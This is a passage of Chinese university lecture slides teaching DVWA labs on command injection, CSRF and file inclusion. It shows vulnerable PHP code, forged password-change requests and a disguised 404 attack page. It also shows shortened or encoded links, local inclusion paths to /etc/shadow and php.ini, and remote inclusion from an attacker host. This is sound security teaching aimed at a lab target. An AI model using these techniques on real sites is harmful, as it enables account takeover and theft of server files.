    if( striestr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

命令注入- DVWA初级



练习

- (1) DVWA-Command Injection初级
- (2) DVWA-Command Injection中级 (进阶)



跨站请求伪造

CSRF (Cross-site request forgery) 跨站请求伪造，也被称为 “one click attack” 或者 “session riding” 通常缩写为CSRF或者XSRF，是一种对网站的恶意利用。

尽管听起来像跨站脚本（XSS），但它与XSS非常不同，并且攻击方式几乎相左。XSS利用站点内的信任用户，而CSRF则通过伪装来自受信任用户的请求来利用受信任的网站。

与XSS区别： XSS在**客户端**执行脚本，CSRF则是在**WEB应用**中执行操作。

攻击细节：跨站请求攻击，简单地说，是攻击者通过一些技术手段欺骗用户的浏览器去访问一个自己曾经认证过的网站并运行一些操作（如发邮件，发消息，甚至财产操作如转账和购买商品）。由于浏览器曾经认证过，所以被访问的网站会认为是真正的用户操作而去运行。这利用了web中用户身份验证的一个漏洞：**简单的身份验证只能保证请求发自某个用户的浏览器，却不能保证请求本身是用户自愿发出的。**

案例：

一家银行用以运行转账操作的URL地址如下：

`http://www.examplebank.com/withdraw?account= Alice &amount=1000 &
for=PayeeName`

一个恶意攻击者可以在另一个网站上放置如下代码：

```

```

案例：

Hub.hust.edu.cn 登陆后退出，打开本地redirect.html文件

```
<html>
<head>
<meta http-equiv="Refresh"
content="0;url=http://hubt.hust.edu.cn/aam/score/SelectCirm_selectMyCirms.action"
/>
</head>
<body>
</body>
</html>
```

如果这段URL带上修改成绩的参数并隐蔽在某个看似合法的网站或网页（如邮件）并发给老师，结果会怎样？

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

•••

Confirm new password:

•••

Change

跨站请求伪造- DVWA初级



192.168.142.128/vulnerabilities/csrf/?password_new=666&password_conf=666&Change=Change#

缺点：链接太明显

http://192.168.142.128/vulnerabilities/csrf/?password_new=555&password_conf=555&Change=Change#

点击该链接后(原浏览器打开), 可发现密码被更改。因此受害者点击这个链接, 密码就会被更改。

跨站请求伪造攻击测试(LOW)

构建欺骗短链接

- 为目标主机加域名

可以通过DNS软件来构建，也可以通过修改操作主机的host文件。

如win10操作系统下，用记事本或其它文本编辑器打开

“C:\Windows\System32\drivers\etc”目录中的hosts.sys系统文件，在文件末尾增加
192.168.142.128 www.DVWA-TEST.com

需注意的是：文本编辑器需使用管理员权限，否则无法保存

测试

http://www.dvwa-test.com/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change# 可访问

特殊情况的说明



华中科技大学
网络空间安全学院
School of Cyber Science and Engineering, HUST

短地址 https://u.nu/

ABOUT API



CONTACT FAQ

Long URL

Keyword

Title

Shorten

特殊情况的说明



华中科技大学
网络空间安全学院
School of Cyber Science and Engineering, HUST

短地址 `http://45.glern.cn/`

`http://45.glern.cn/`

百度



[微博推广电商](#) [数据统计demo体验](#) [专属域名介绍](#) [源码授权/购买](#) [API文档](#) [注册](#) [登录](#)

45.cc 管理短网址、生成二维码

二维码, 流量统计, 防封, 跳过红标

<input type="text"/>	转换	批量转换
----------------------	----	------

跨站请求伪造- DVWA初级



浏览器里输入 `http://ccx4.cn/5kt3n` 时，DNS 首先解析获得 `http:// ccx4.cn` 的 IP 地址
当 DNS 获得 IP 地址以后（比如：74.125.225.72），会向这个地址发送 HTTP GET 请求，查询短码 5kt3n

`http://ccx4.cn` 服务器会通过短码 5kt3n 获取对应的长 URL
请求通过 HTTP 301 转到对应的长 URL

有些短网址可用时间比较短且服务器可能失效，可搜索更多可用的短网址服务

短网址访问成功，但依然会显示反馈页面，甚至 URL 会还原。

跨站请求伪造- DVWA初级



```
<html>
<head></head>
<body>

<h1>404</h1>
<h2>file not found.</h2>
</body>
</html>
```

404

file not found.

跨站请求伪造- DVWA初级



使用Burp进行攻击

使用Burp截取数据包，使用“Send to Repeater”，修改页面首部，加入**Referer: <http://www.dvwa-test.com/vulnerabilities/csrf/>**,发送修改后的首部，可通过Response查看攻击成功的结果。

InterceptHTTP historyWebSockets historyOptions

Request to <http://www.dvwa-test.com:80> [192.168.142.128]

ForwardDropIntercept is onAction

RawParamsHeadersHex

1 GET /vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change HTTP/1.1

2 Host: www.dvwa-test.com

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0

4 Accept: image/webp, */*

5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

6 Accept-Encoding: gzip, deflate

7 Connection: close

8 Cookie: PHPSESSID=otae99icanlpnjgl5olcjpd5k5; security=medium

9 Cache-Control: max-age=0

10

11

Scan

Send to IntruderCtrl+I

Send to RepeaterCtrl+R

Send to Sequencer

Send to Comparer

跨站请求伪造- DVWA初级



Request

Raw Params Headers Hex

```
1 GET /vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change HTTP/1.1
2 Host: www.dvwa-test.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0)
4 Gecko/20100101 Firefox/74.0
5 Accept: image/webp, */*
6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding: gzip, deflate
8 Connection: close
9 Referer: http://www.dvwa-test.com/vulnerabilities/csrf/
10 Cookie: PHPSESSID=otae99icanlpnjgl5olcjpds5k5; security=medium
```

可修改为其它密码

测试：如果不加上referer，会是什么情况？

Response

Raw Headers Hex HTML Render

```
67
68 <div id="main_body">
69
70
71 <div class="body_padded">
72 <h1>Vulnerability: Cross Site Request Forgery (CSRF)</h1>
73
74 <div class="vulnerable_code_area">
75 <h3>Change your admin password:</h3>
76 <br />
77
78 <form action="#" method="GET">
79 New password:<br />
80 <input type="password" AUTOCOMPLETE="off" name="password">
81 Confirm new password:<br />
82 <input type="password" AUTOCOMPLETE="off" name="password">
83 <br />
84 <input type="submit" value="Change" name="Change">
85
86 </form>
87 <pre>Password Changed.</pre>
88 </div>
```

当浏览器向web服务器发送请求的时候，Referer会告诉服务器该网页是从哪个页面链接过来的，服务器因此可以获得一些信息用于处理。

跨站请求伪造- DVWA初级



伪造攻击页面

现实攻击场景下，这种方法需要事先在公网上传一个攻击页面，诱骗受害者去访问，真正能够在受害者不知情的情况下完成CSRF攻击。将攻击页面命名为服务器地址或者域名，如将下面的代码另存为：www.dvwa-test.com.html，在同一浏览器中打开攻击页面即可完成。

```
  
<h1>404<h1>  
<h2>file not found.<h2>
```

跨站请求伪造- DVWA初级



华中科技大学
网络空间安全学院
School of Cyber Science and Engineering, HUST

练习

- (1) DVWA-CSRF初级
- (2) DVWA-CSRF中级 (进阶)



文件包含

File Inclusion，意思是文件包含（漏洞），是指当服务器开启 allow_url_include选项时，就可以通过php的某些特性函数（include(), require()和include_once(), require_once()）利用url去动态包含文件，此时如果没有对文件来源进行严格审查，就会导致任意文件读取或者任意命令执行。

文件包含漏洞分为**本地文件包含漏洞**与**远程文件包含漏洞**。

随着网站业务的需求，程序开发人员一般希望代码更灵活，所以将被包含的文件设置为变量，用来进行动态调用，但是正是这种灵活性通过动态变量的方式引入需要包含的文件时，用户对这个变量可控而且服务端又没有做合理的校验或者校验被绕过就造成了文件包含漏洞。

本地文件包含 (Local File Include) 是php脚本的一大特色，程序员们为了开发的方便，常常会用到包含。比如把一系列功能函数都写进fuction.php中，之后当某个文件需要调用的时候就直接在文件头中写上一句<?php include fuction.php?>就可以调用内部定义的函数。

本地包含漏洞是PHP中一种典型的高危漏洞。由于程序员未对用户可控的变量进行输入检查，导致**用户可以控制被包含的文件**，成功利用时可以使web server**会将特定文件当成php执行**，从而导致用户可获取一定的权限。

远程文件包含 (Remote File Inclusion) ， 简称RFI， 也是通过PHP的包含函数即： `require()`, `require_once()`, `include()`和`include_once()`来使用。

通常情况下， LFI攻击威胁不大， 因为本地服务器上的文件是比较确定的， 攻击者想要上传带有攻击性代码的文件也不是件容易的事。 RFI攻击才是我们需要防范的事。

文件包含



华中科技大学
网络安全学院
School of Cyber Science and Engineering, HUST

Vulnerability: Command Inje X Vulnerability: File Inclusion :: X +

→ ↻ 🏠 🔒 192.168.0.189/vulnerabilities/fi/?page=file1.php 📄 ⋮ ☆ 📁 📖 📷 ⏴ ⏵ ☰

如果我们替换page=后面的地址，且该地址所指向的文件是一个恶意文件呢？

Vulnerability: File Inclusion

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

File 1

Hello admin
Your IP address is: 192.168.0.197

[\[back\]](#)

文件包含



192.168.0.189/vulnerabilities/fi/?page=C:\phpStudy\PHPTutorial\WWW\phpinfo.php

O_ROOT already defined in C:\phpStudy\PHPTutorial\WWW\phpinfo.php on line 3

PHP Version 5.4.45



比如这样

System	Windows NT KCHEN-07FF39A6E 5.1 build 2600 (Windows XP Professional Service Pack 3) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"

远程文件包含 (Remote File Inclusion) ，简称RFI，也是通过PHP的包含函数即： `require()`, `require_once()`, `include()`和`include_once()`来使用。

通常情况下，LFI攻击威胁不大，因为本地服务器上的文件是比较确定的，攻击者想要上传带有攻击性代码的文件也不是件容易的事。RFI攻击才是我们需要防范的事。

文件包含- DVWA初级



192.168.0.189/vulnerabilities/fi/?page=http://192.168.0.188/test.php



PHP Version 5.4.45

PHP Logo

System	Windows NT KCHEN-07FF39A6E 5.1 build 2600 (Windows XP Professional Service Pack 3) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler

文件包含- DVWA初级



①本地文件包含

观察URL <http://www.dvwa-test.com/vulnerabilities/fi/?page=file3.php> 可知是通过page=来执行php文件的，page参数实际上是不可控的。

构造URL <http://www.dvwa-test.com/vulnerabilities/fi/?page=/etc/shadow> 出现错误提示

Warning: include(/etc/shadow): failed to open stream: No such file or directory in

C:\phpStudy\PHPTutorial\WWW\vulnerabilities\fi\index.php on line 36

Warning: include(): Failed opening '/etc/shadow' for inclusion

(include_path='.;C:\php\pear;../../external/phpids/0.6/lib/') in

C:\phpStudy\PHPTutorial\WWW\vulnerabilities\fi\index.php on line 36

显示没有这个文件，说明不是服务器系统不是Linux，但同时暴露了服务器文件的绝对路径C:\phpStudy\PHPTutorial\WWW\。

文件包含- DVWA初级



华中科技大学
网络空间安全学院
School of Cyber Science and Engineering, HUST

①本地文件包含

构造url（绝对路径）

`http://www.dvwa-test.com/vulnerabilities/fi/?page=C:\phpStudy\PHPTutorial\WWW\php.ini`

读出了php.ini的文件内容。

This file attempts to overwrite the original php.ini file. Doesnt always work. magic_quotes_gpc = Off allow_url_fopen = on allow_url_include = on



构造url（相对路径）

`http://www.dvwa-`

`test.com/vulnerabilities/fi/?page=../../../../../../../../phpStudy\PHPTutorial\WWW\php.ini`

同样可读出php.ini的文件内容。**足够多的..\为保证可达服务器根目录。**

文件包含- DVWA初级



②远程文件包含

在远处服务器（如攻击者主机）的web服务器目录下建立一个文件test.txt，
内容如下：

需要注意的是：该地址需能够被服务器访问到

```
<?php phpinfo(); ?>
```

构造URL <http://www.dvwa-test.com/vulnerabilities/fi/?page=http://192.168.192.1/test.txt> 成功执行该文件

www.dvwa-test.com/vulnerabilities/fi/?page=http://192.168.192.1/test.txt

URL太明显
容易被觉察
怎么办？

PHP Version 5.4.45



System	Windows NT KCHEN-07FF39A6E 5.1 build 2600 (Windows XP Professional Service Pack 3) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86


目标
主机
信息

文件包含- DVWA初级



②远程文件包含

为增加攻击隐蔽性，可通过Brup进行地址编码。



隐蔽性URL：www.dvwa-test.com/vulnerabilities/fi/?page=%68%74%74%70%3a%2f%2f%31%39%32%2e%31%36%38%2e%31%39%32%2e%31%2f%74%65%73%74%2e%74%78%74
可得到同样的反馈页面。

代码审计 (LOW)

```
<php
//Thepagewewishtodisplay
$file=$_GET['page'];
>
```

Vulnerability: File Inclusion

[[file1.php](#)] - [[file2.php](#)] - [[file3.php](#)]

More Information

- https://en.wikipedia.org/wiki/Remote_File_Inclusion
- https://www.owasp.org/index.php/Top_10_2007-A3

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

文件包含- DVWA初级



练习

- (1) DVWA-File Inclusion初级
- (2) DVWA-File Inclusion中级 (进阶)